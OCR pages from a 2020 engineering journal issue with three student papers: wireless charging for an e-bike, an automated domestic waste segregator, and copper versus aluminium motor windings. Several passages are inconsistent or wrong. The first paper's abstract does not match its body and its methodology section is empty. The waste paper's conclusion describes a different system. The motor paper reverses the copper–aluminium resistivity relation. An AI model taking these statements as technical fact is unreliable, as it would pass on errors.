Prathamesh Mane[1] Sumit Katkar[2] Vivek Dharsandiya[3] and Mustaque Ahmed Mohd[4]
Student[1,2,3] and Assistant Professor[4], Theem College of Engineering, Boisar (E)

ABSTRACT

In today's situations Automobile industry becoming more and more competitive. the vehicles can get the energy from petrol or diesel engine for its drive. The depletion of fossil fuels reducing the amount of petrol and diesel day by day. Now automobile industry requires new source of energy to run the vehicles, it can be done using electric energy. In this report, the design and analysis of electric motorcycle is described. Major drawback of e-bike is requiring frequent charging from EB supply. This paper shows the charging arrangement of e-bike. The electrical energy is supplied to the motor by battery and Battery can receive the electric energy by dynamo and charging system. This e-bikes running cost is very low, when compare to other sources of energy used in bike. Market available e-bike batteries are designed to spent 4-6 hours/charge by using EB supply. These batteries are charged by dynamo. So electric supply cost also reduced. Many electric bikes have been developed before, but the drawbacks of those bikes are their cost, efficiency, charging time, etc.

Therefore, in this project we are going to design and analyse electric motorcycle which will have a low manufacturing cost than other electric motorcycle, as well as we will try to increase its efficiency and increase the running rate as well as good speed. In this project we will compare the batteries which have been previously used in electric motorcycle as well as we study about the battery which we will use in electric motorcycle in this project. Efforts are been made to increase the running rate of a vehicle with help of suitable battery and decrease the charging time of a battery with help of selecting suitable battery and a charger.

To design an electric motorcycle, the program used in this project for designing are SolidWorks 2016 and ANSYS 18.0 (for analysis). Consequently, of using these programs, this project allows us to apply, learn and link technical knowledge of automobile, Electrical and computer knowledge.

INTRODUCTION

Inductive charging (wireless or cordless charging) is a kind of charging that uses an electromagnetic field to transfer energy between binary objects using electromagnetic induction, generating electricity across a magnetic field. Example- Induction chargers practice an induction coil to produce an alternating electromagnetic field from in a charging base, and a second induction coil in the portable device takes power from the electromagnetic field and transforms it back into electric current to charge the battery.

Example- Induction chargers use an induction coil to generate an alternating electromagnetic field as of within a charging base, and a second induction coil in the convenient device takes power from the electromagnetic field and changes it back into electric current to charge the battery.

Fleming's Right-hand Rule (for generators) displays the direction induced current when a conductor attached to a circuit travels in a magnetic field. It can be used to govern the direction of current in a generator's windings.

When a conductor for example a wire attached to a circuit travels through a magnetic field, an electric current is induced in the wire due to Faraday's law of induction. The current in the wire can have two likely directions. Fleming's right-hand rule index finger and middle finger mutually perpendicular to each other (at right angles), as revealed in the diagram.

The direction of the motion of the conductor is determined relative to the magnetic field.

The direction of the magnetic field is indicated by first finger. (north to south)

Then the second finger signifies the direction of the induced or generated current inside the conductor (from the terminal with lower electric potential to the terminal with higher electric potential, as in a voltage source)

ISSN 2394 - 7780




Fig-1: Block Diagram of wireless charging system presented in Above figure shows the basic circuit diagram

LITERATURE REVIEW

Gautham ram chandra mouli, et.al, (2010) [1] Development of electric mobility and sustainable energy result in new technologies such as contactless electric vehicle charging and roadway energy harvesting methods, but also self-healing asphalt roads. By combining these technologies, a new concept of Future Sustainable Roads for Electric Mobility is created and presented in the paper. Paul israelsen, et.al, [2011] [2] The scarce supply of fossil fuel in the mere future has driven the development of electric vehicles (EV) worldwide. Plug-in connectors have been commonly proposed for EV charging, however, these systems have disadvantages such as safety, esthete, and operation in snow. Therefore, a new method to inductively charge the vehicle without any physical contact has been proposed. Chia-ho ou, et.al, [2011] [3] In this paper, we study a critical yet open problem for this application, i.e., the impact of wireless charging and mobility of EVs on the wholesale electricity market based on locational marginal price (LMP), which is mainly determined by the EV mobility patterns. To capture the dynamics in vehicle traffic flow and state of charge of EV batteries, we model the EV mobility as a queuing network based on the statistics obtained via traffic information systems. J.Taiber, et.al, [2013] [4] Dynamic wireless charging refers to the ability to charge a vehicle while it is in motion using resonant inductive power transfer. This is achieved by embedding source coils in the road and including a pickup coil inside the vehicle, these coils are coupled to get the maximum power transfer. From the point of view of the vehicle, dynamic wireless charging systems theoretically solve the Electric Vehicle (EV) battery problem by delivering unlimited range and making it possible to use smaller batteries, which reduce the cost and weight, however the implementation will be limited by the availability of the charging infrastructure, which in turn is limited by its cost. Filippo Pellitteri, et.al, [2013] [5] In this paper, a 100W wireless charging equipment for E-bikes which improves efficiency is proposed. Complete magnetic structure design, as well as transmitter and receiver efficient architectures, are deeply exposed. The efficiency of the designed solution is shown by simulation results. Suprabhat Das et.al, [2015] [6] The attempt is to make the charging process easy and user-friendly by removing physical cable connection between the mobile phone and the cable. There has been growing need in wireless field as it has enormous benefits like the user don't have to carry mobile charger with him/her, no need to keep mobile devices near to charging socket as wires have shorter length. Omkar Singh, et.al, [2016] [7] The system bases uncoupling magnetic field, then designed and constructed as two parts. There are transmitter part and receiver part. The Ampere's law, Biot -Savart's law and Faraday law are used to calculate the inductive coupling between the transmitter coil and the receiver coil. The calculation of this law shows how many power transfer in receiver part when how many distance between the transmitter coil


ISSN 2394 - 7780

and the receiver coil. Harshal Sharma, et.al, [2016] [8] The paper presents a detailed view on wireless charging techniques along with its need, invention, advantages, disadvantages and standards. It will also present working of one these technologies. It is a hectic task to carry the charger of mobile phones everywhere or any electronic gadget while travelling and it is very cruel when your mobile phone getting off by the time you urgently need it, so today's world requires the complete technology so here is an overview of existing wireless charging techniques. The paper also discusses about the problems and challenges which takes place while implementing wireless charging technology. Weining Chen, et.al, [2017] [9] This paper considered a wireless powered mobile edge computing system with one mobile device, where a double antenna hybrid access point (integrated with a MEC server) transmits wireless energy to the device and communicates with the wireless terminal to assist in its data processing. Soham Chatergy, et.al, [2017] [10] Wireless Power Transfer (WPT) has been used to transfer small amounts of power over small distances to run smartphones, RFID tags, smart watches and even biomedical implants without any electrical contact. A popular application for this is the wireless charging of electric and hybrid electric vehicles. However, designing systems to send large amounts power over large distances while maintaining appreciable efficiency is hard to do. In this paper, an overview of a typical WPT system has been given. Chirag Panchal, et.al, [2017] [11] Electrified transportation will help to reduce green-house gas emissions and increasing petrol prices. Electrified transportation demands that a wide variety of charging networks be set up, in a user-friendly environment, to encourage adoption. Wireless electric vehicle charging systems (WEVCS) can be a potential alternative technology to charge the electric vehicles (EVs) without any plug-in problems. This paper outlines the current available wireless power transfer technology for EVs. In addition, it also includes wireless transformer structures with a variety of ferrite shapes, which have been researched. WEVCS are associated with health and safety issues, which have been discussed with the current development in international standards. Aqueel Ahmad, et.al, [2017] [12] This paper provides a comprehensive, state-of-the-art review of all the wireless charging technologies for electric vehicle (EVs), characteristics and standards available in the open literature, as well as sustainable implications and potential safety measures. R V S Narayana Kumar, et.al, [2018] [13] the system applications of these generally have a place with medical implantation and versatile chargers for any electrical and electronic loads. Furthermore, we examine open difficulties in executing wireless charging innovations. Young Jae Jang, et.al, [2018] [14] This paper surveys the current research on such issues, including decisions on the allocation of charging infrastructure; cost and benefit analyses; billing and pricing; and other supporting operations and facilities. This survey consists of three parts. The first provides an orienting review of terminology specific to wireless charging EVs; it also reviews some past and ongoing developments and implementations of wireless charging EVs. The second part surveys the research on the operations and systems issues prompted by wireless charging EVs. The third part proposes future research directions. Kosuke Tachikaw, et.al, [2018] [15] the authors have performed an architectural design and a modeling and simulation study for a bi-directional wireless charging system for V2G applications. Mohamed Salem, et.al, [2018] [16] Due to the rapid development in modern power industrial applications such as renewable energy, photovoltaic, laptop adapters and electric vehicles, DC/DC resonant converters have gained the attention of many researchers. The rise of the potential of this industry has since led to a plethora of studies on resonant converter topologies with the aim to enhance the features of soft switching, high power density, smooth waveforms and high efficiency. Naoui Mohmed, et.al, [2018] [17] In this paper, we expose and discuss the importance of application of recharge systems to an electrical vehicle. In addition to its vital role in supplying vehicle with the required power recharge system has many types the most important of then is wireless charge system that transmits power from transmitter to receiver without any contact. Phaneendra Babu Bobba, et.al, [2019] [18] This paper provides the Indian standards to build EV charging infrastructure and comparing it with other countries. Glimpses on energy demand for electric vehicles in Indian market. It also provides the demanding wireless power transfer technology in EV's. Philip Machura, et.al, [2019] [19] Electric vehicles (EVs) have recently been significantly developed in terms of both performance and drive range. There already are various models commercially available, and the number of EVs on road increases rapidly. Although most existing EVs are charged by electric cables, companies like Tesla, BMW and Nissan have started to develop wireless charged EVs that don't require bulky cables. Rather than physical cable connection, the wireless (inductive) link effectively avoids sparking over plugging/unplugging. David Dorrel, et.al, [2019] [20] In recent years, there has been an increasing interest in electric vehicles. However they are still not a major choice for the consumer. This is probably due to many reasons including price and driving range, which is largely due the limitations of current battery technology and the speed with which they can be charged. Wireless charging systems have shown potential for electric vehicle charging.

ISSN 2394 - 7780

METHODOLOGY

This section represents detailed project plan and its implementation carried out to assess of wireless charging system and its uses. The following block diagram represent the proposal work of the project in the ascending order



REFERENCES

[1] A. Kurs, A. Karalis, R. Moffatt, J. D. Joannopoulos, P. Fisher, and M. Soljacic, “Wireless Power Transfer via Strongly Coupled Magnetic Resonances,” Science, vol. 317, no. 5834, pp. 83-86, June 2007

[2] C. S. Branch, “Limits of Human Exposure to Radiofrequency Electromagnetic Energy in the Frequency Range from 3 kHz to 300 GHz,” safe code 6, 2009

[3] A. Kurs, R. Moffatt, and M. Soljacic, “Simultaneous Mid-range Power Transfer to Multiple Devices,” Appl. Phys. Lett., vol. 96, pp. 044102- 1044102-3, Jan. 2010

[4] H. H. Wu, A. Gilchrist, K. D. Sealy, and D. Bronson, “A High Efficiency 5 kW Inductive Charger for EVs Using Dual Side Control,” IEEETransactions on Industrial Informatics, vol. 8, no. 3, pp. 585-595, Aug. 2012.

[5] A. Costanzo, M. Dionigi, D. Masotti, M. Mongiardo, G. Monti, L. Tarricone, and R. Sorrentino,“Electromagnetic Energy Harvesting and Wireless Power Transmission: A Unified Approach,” Proceedings of the IEEE, vol. 102, no. 11, pp. 1692-1711, Nov. 2014.

[6] J. Garnica, R. A. Chinga and J. Lin, "Wireless Power Transmission: From Far Field to Near Field," Proceedings of the IEEE, vol. 101, no. 6, pp. 1321-1331, June 2013.

[7] NSERC, MOST, "Investigating wireless charging and mobility of electric vehicles on electricity market" Chia-Ho Ou, IEEE, June 2 2014.

[8] IJEECS, Omkar Singh, " wireless mobile charger" ISSN 2348-117X, volume 5, Issue 6, june 2016.

[9] SuprabhatDas,"wirelesspower transmission for charging mobile devices" ISSN:2319-7242, Volume 6, Issue 3 march 2017.

[10] Chirag Panchal "static in-wheel charging system for electric vehicles" ISSN-2277-8616, Volume 6, ISSUE 09, September 2017.

[11] R V S Narayana Kumar, "Investigation on wireless charging" international journal of scientific and research publications, volume 7, issue 7 july 2017.

[12] Kosuke Tachikawa, " Study of bi-directional wireless charging for vehicle-to-grid" Honda R&D Americas,Inc 03 Apr 2018.

[13] Tomasz Arodz, Eyuphan bulut, "exploiting peer to peer wireless energy sharing for mobile charging relief" Department of computer science ,virginia commonwealth university,article date- 9 Aug 2018.

[14] IJESRT, Harshal Sharma, " study and surve on wireless charging and technology" ISSN:2277-9655,CODEN: IJESS7, December 2016.

[15] Aqueel Ahmad "A Comprehensive Review of Wireless Charging Technologies for Electric Vehicles" **Publisher:** IEEE **Date of Publication:** 09 November 2017.

[16] R V S Narayana Kumar, T Giridhar Sai, Investigation on Wireless Charging IJSRP, Volume 7, Issue 7, July 2017

[17] Suprabhat Das "Review Paper on Wireless Power Transmission for Charging Mobile Devices" International Journal Of Engineering And Computer Science ISSN:2319-7242 Volume 6 Issue 3 March 2017

[18] KAIST, Republic of Korea' "Transportation research part c" Young Jae Jang 95' 2018 pp. 844-866.

[19] Shivanand M N, "Wired and wireless charger standards in India for electric vehicle application" GRIET, EEE Department, Hyderabad, web of conference 87, 17 Jan 2019.

[20] Naoui Mohamed, Flah Aymen, "wireless charging system for a mobile hybrid electric vehicle" pp 1323-1328, 2019.

International Journal of Advance and Innovative Research
Volume 7, Issue 1 (III): January - March, 2020 Part - 1
ISSN 2394 - 7780

AN EFFECTIVE METHOD OF DETECTION, SEGREGATION AND SWM FOR DOMESTIC APPLICATIONS

Sumanth B Jain, Swathi Somayaji and Mahesh D S
Department of ECE, SDMIT

ABSTRACT
The modern civilization is now struggling with the problems of high build-up of garbage. The problems of waste generation and management has become a serious issue in developing countries. The concept is to achieve a fully automated system wherein detection, separation and management of solid waste is done with the help of advanced sensors and machinery. 'Auto Segregator' provides an improved solution for sorting the waste based on its categories such as wet, glass, plastic, metal etc. from the solid wastes, thus, to reduce, reuse, and recycle the waste. Output of inductive sensors and nearfield spectrometry are processed to categorise waste, based on reflectance and refraction or absorption or transmission from materials as metallic/non-metallic and others. This would lead to the best reuse of waste and also generating remarkable revenue by adopting such segregation technique.

Keywords: SWM, MSW, MT

I. INTRODUCTION
Anything that is no longer useful and is thrown aside uncared, is Waste. In a developing country like India, waste management has become a huge challenge. To the matter of fact, in cities out of 2.53 lakh MT of waste generated, Barely, 35,600 metric tonnes of waste gets treated i.e. only 25%. The remaining 75% of municipal waste is dumped in the open yards. Just 8 states in the country process more than half the daily garbage generated. According to a survey conducted by Radheshyam Jadhav, Chhattisgarh state stands at the top with the highest percentage of processed waste and Arunachal Pradesh at the bottom.[1]

Top 10 states		
State/provinces	Daily waste generated(MT)	Waste processed
Chhattisgarh	1,680	74%
Telangana	7,371	67%
Sikkim	89	66%
Goa	260	62%
Meghalaya	268	58%
Tripura	420	57%
Delhi	10,500	55%
Manipur	176	50%
Kerala	1,463	45%
Maharashtra	22,570	39%

Bottom 10 states		
State/provinces	Daily waste generated(MT)	Waste processed
Arunachal Pradesh	181	0%
D & N Haveli	35	0%
J & K	1,375	1%
Jharkhand	2,374	2%
Odisha	2,650	2%
Bihar	1,318	3%
Puducherry	350	3%
Mizoram	201	4%
West Bengal	7,700	5%
Haryana	4,514	6%

Table-1: State-wise statistics waste generation and waste management in India.[3]

More than three-fourths of the municipal budget on solid waste management goes into collection and transportation, which leaves very little funds for processing, resource recovery and disposal of waste. This is due to lack of awareness resulting in pollution of the air we breathe and the water we drink, directly affecting human health.[2]

Modernization impacts on waste composition since people tend to use more packaged products. Thus, resulting in higher contents of plastics, paper, glass, metals and textiles. garbage contains hazardous wastes such as pesticides, paints, used medicine and batteries. biodegradable waste includes fruits, vegetables and food waste. Healthcare waste such as disposable syringes, sanitary materials and blood containing fabrics. Most organic waste is generated from households, and inert waste is generated from the construction, demolition and road sweeping.

Composition	Compostable	Inert	Paper	Plastic	Glass	Metals	Textile	Leather
Percentage (%) by weight	41	40	6	4	2	2	4	1

Table-2: Average (% by weight) composition of MSW in Indian metro cities[3].

ISSN 2394 - 7780

Landfilling (dump sites) is one of the major municipal solid waste (MSW) disposal methods practiced worldwide. At times, the "highly polluting" unprocessed solid waste in the dump sites reaches 3 crore MT. The solid waste in landfill sites and the uncollected trash - of the total 5.4 crore MT of solid waste generated annually 4.5 crore MT are unprocessed.[4]

So, the key to efficient waste management is to ensure proper segregation of waste at source and to ensure that the waste goes through different streams of recycling and resource recovery.

II. METHODOLOGY

Waste generated in domestic environment is collected and fed as input to the segregator which initially detects all metal contents by means of inductive sensors placed in the entry of conveyor and thus removes it from other garbage. Separation of metallic waste is accomplished based on the property of electromagnetic induction. Rest of the waste is passed to a shredder through a conveyor which reduces the size as well as opens up all the bound wastes inside plastic or any other. Resized waste then moved further through a narrow channel thus avoiding overlapped and lumps in next stage of separation. NIR sensors play a vital role in separating all other wastes based on refraction, absorption and transmission properties of materials under test, thus, categorize them as plastic, paper, glass and wet materials. each type of waste is dumped separately in their respective collectors and hence isolates them from others.

Inductive sensor: The principle of working of inductive sensor are electromagnetic induction. The energised field is radiated by the sensor and when a metallic object which is electrically conductive comes in the field, it reflects the field back to the sensor, thus detecting the presence of metallic objects.

Capacitive sensor: Noncontact capacitive sensors work by measuring changes in an electrical property called capacitance. Capacitance describes how two conductive objects with a space between them respond to a voltage difference applied to them. The capacitance is directly proportional to the surface area of the objects and the dielectric constant of the material between them.

Shredder: This is a device which is used to shred the larger objects, or to disintegrate the jumbled waste. it has sharp metallic teeth which are spaced proportionally and oriented at a certain angle.

NIR: Near infrared spectroscopy is a spectroscopic method that uses the near-infrared region of the electromagnetic spectrum (from 780 nm to 2500 nm). Near-infrared spectroscopy is based on molecular overtone and combination vibrations. Based on the refraction and absorption data a complex spectrum is formed and upon the processed data the sensor classifies the materials.

Collector: Collector is a unit which collects the sorted waste that is coming out of the segregator. The collector has different bins dedicated for different types of waste. When the bins are filled, they can be individually removed and the segregated waste can be taken for further processing.




Fig-2: Flowchart showing the operation of waste detection and segregation.

ISSN 2394 - 7780

These collected wastes are categorised based on reuse requirements. Such raw materials are inputted directly to industries like plastic bottling, glass artefacts and metal moulding which would generate a nominal income. Undetected wet materials are decomposed to get compost and fertilizers, which may further help in generating good revenue. A few leftover wastes can become good fuel in industries and thermal power plants.

III. RESULTS

This system is exclusively tested with domestic waste and its performance is tabulated. Initial trials were made for each type of waste generated to validate system performance which resulted in a highly appreciable accuracy of 98%. Then all wastes were mixed up so as it resembles actual domestic waste, then passed through the same system. Now detection of each waste type was bit challenging as each material showed its unique property under test. Thus, delayed by results but similar level of accuracy with a value of 95% was found. As mentioned in the methodology followed each type of material was detected one at a time thus making sure its accuracy remains high.

Type of waste	**Type of sensor and its Detection Efficiency**			**Inference**
	Inductive Proximity Sensor	**Capacitive Sensor**	**NIR Sensor**	
Individual Waste:				
Iron	100%	95%	-	Inductive Proximity Sensor and Capacitive sensors were able to detect the given types of metals with high accuracy within the range of their action.
Aluminium	100%	96%	-	
Stainless steel	98%	93%	-	
Copper/ Bronze	98%	95%	-	
Paper	-	98%	95%	NIR spectrometric sensor and capacitive sensors gave predicted results against these materials and was robust in detection.
Plastic	-	95%	98%	
Glass	-	95%	99%	
Wet	-	93%	98%	
Mixed Waste:				
1. Metal+Plastic+Paper	97%	93%	94.5%	All the three sensors gave unerring output, though the wastes were mixed the performance of device remained in the set standards.
2. Metal+Plastic+Glass	99%	95%	93%	
3. Plastic+Glass+Wet	-	94%	96%	
4. Peper+Wet+Glass	-	96%	94%	

IV. CONCLUSION

This paper presented the design and implementation of an automated solid-waste sorting system capable of sorting metal, wood, glass, and plastic. The system consists of a conveying mechanism and a collection mechanism. The conveying mechanism moves objects in front of the following sensors: an inductive proximity sensor, a capacitive proximity sensor, and a photoelectric sensor. The collection mechanism rotates four bins till the bin corresponding to the identified material is facing the conveyor belt. To overcome the limitation that there are no sensors that only detect wood, glass or plastic, the system relied first on multi-sensor data fusion and second on the range adjustment of the capacitive proximity sensor so that it does not detect plastic beyond a certain range. As a result, each senor output combination identified one and only one of the four materials. Testing showed the effectiveness of the sorting system.

ISSN 2394 - 7780

V. REFERENCE

[1] Chahine, Khaled & Ghazal, Bilal. (2017). Automatic Sorting of Solid Wastes Using Sensor Fusion. International Journal of Engineering and Technology. 9. 4408-4414. 10.21817/IJET/2017/v9i6/170906127.

[2] Saminathan, T. & Musipatla, A. & Varma, P.M. & Khan, P.S. & Kumar, G.M. (2019). IoT based automated waste segregator for efficient recycling. International Journal of Innovative Technology and Exploring Engineering. 8. 164-166.

[3] Balakrishnan, Kavya & Swathy, Rosmi & T D, Subha. (2016). Automatic Waste Segregator and Monitoring System. Journal of Microcontroller Engineering and Applications. 3.

[4] Chandramohan, Amrutha & Mendonca, Joyal & Shankar, Nikhil & Baheti, Nikhil & Krishnan, Nitin & Suma, M. (2014). Automated Waste Segregator. 1-6. 10.1109/TIIEC.2014.009.

International Journal of Advance and Innovative Research
Volume 7, Issue 1 (III): January - March, 2020 Part - 1
ISSN 2394 - 7780

ANALYSIS OF COPPER VS ALUMINUM WINDING MOTORS

Swapnil Desai, Sandesh Desai, Surendra Sangare and Anil Yadav
Electrical Engineering Department, Theem College of Engineering, Boisar

ABSTRACT
In this paper, we are comparing the many parameters of the winding materials and improve the motor efficiency as well as reduce the cost of the motor. We can reduce the manufacturing cost by using the designed aluminum material windings instead of copper material winding for several appliances and limited rating motors. It is essential to gain a new motor with the equal characteristics and the same power efficiency while decreasing conductor material price and thus the rate per motor unit. For this purpose, we analyze two motors, one with copper winding and one with aluminum winding. The learning focuses on mechanical and electrical characteristics, in order to evaluate the rated and starting torque values for the shaft at some stage in speed function. Another vital parameter is the motor temperature in continuous function. A variety of equipment manufacturers have currently replaced the motor stator winding material from copper (Cu) to aluminum (Al) to decrease the product cost in the competitive international appliance market. Although discount in the motor price can be achieved, a noticeable increase in the failure charge due to stator insulation breakdown will be observed.

Keywords: Stator Winding, Temperature, Cost-Effectiveness, Motors, Energy Efficiency

INTRODUCTION
In small electric powered motors are used for a huge vary of activities. Many of them are single segment motors. Motors are used in household appliances, small, electric driven pumps, fans, etc. It is estimated that the 90 % of electric motors are beneath 0.75 kW. An essential variety of these are used for special services. The small motors are manufactured for devoted applications in extended production. This way the motor manufacturers can decrease the manufacturing costs. The motor's price depends on its energy and efficiency. In this paper we are analyzing 75W induction motor. In order to gain the minimum price, motors are chosen which admire two important features

• The most of electricity requested by using the user • Energy efficiency.

OBJECTIVES OF STUDY
1. Substitute material for copper winding with economical aspects.
2. Study and reduce the losses and noise in both the windings.
3. Study temarature variations for different parameters.

OVERVIEW
- **Copper or Aluminum Stator Winding**

Copper and aluminum are used as conductor substances in induction motors manufacture. The contemporary density of copper is greater with 30% than aluminum's. Although the aluminum charge is lower than copper's, in reality in a 1/3 ratio, some professionals think about that copper is top of the line because the copper resistivity is with 63% larger than aluminum's. Considering these facts, the usage of aluminum in stator winding for induction motors is pretty acceptable. Another situation is given via the steel resources. In case of copper, the very best stage of request was 25.5106 tone/year in 2012. There sources of copper are estimated to final for round thirty more years, barring taking into account the recycling process. It is very challenging to predict the metal's prices in the future, but, based on the amount of resources, the electrical equipment producers expects that the aluminum rate will increase slower in the future.

METHODOLOGY
I. Designing of the motor.

For designing the motor we need to know the physical parameters of the winding material used in the motor.

Table-1: Physical Property of Wire Material

Physical Property	Aluminum	Copper
Resistivity,Ω-mm^2/m	0.03	0.01665
Mass Density,kg/dm^2	2.7	8.88
Expansion Coefficient,µmo_c	23.862	16.73

ISSN 2394 - 7780

Thermal Conductivity,w/mk	210	398
Tensile strength,MPa	46.5	124
Melting Point, $^{o}_{c}$	660	1084.86
Specific Heat,J/kg k	904	384.5

The volume of aliminum wire motor designed is increased by 62% from the copper motor it is why the conductivity of aluminum is 60% of copper and slots area must be increased. The material cost of the aluminium wire motor is less then the copper wire motor because of the present high value of copper.

Table-2: Desing Factors Of Motors

Design Factors	Copper Wire	Aluminum Wire
Wire Material	Copper	Aluminum
Length (m)	47.53	48
Stator Diameter (mm)	50.8	51
Air Gap	0.375	0.4
Number of Stator Slots	12	12
Stator slot area (mm)	28.066	44.54

II. ANALYSIS OF MOTOR.

A. Mesurement of losses in induction motor

We similuate the losses and the efficency by using the eqivalent circuit method. The efficiency test is performed following the IEEE standard 122B method [4],[5]




Fig-1: Equivalent cicuit of motor

- **Test Result.**

Table-3: Test Result of Motors

Motor	method	Copper loss (stator) [w]	Copper loss (Rotor) [w]	Core loss [w]	Efficiency [%]
Aluminum wire motor	ECM	4.73	1.40	2.06	87.01
		Friction losses: 1.05		Stray Losses:0.50	
Copper wire motor	ECM	4.62	1.90	2.09	86.6
		Friction losses: 0.76		Stray Losses:0.52	

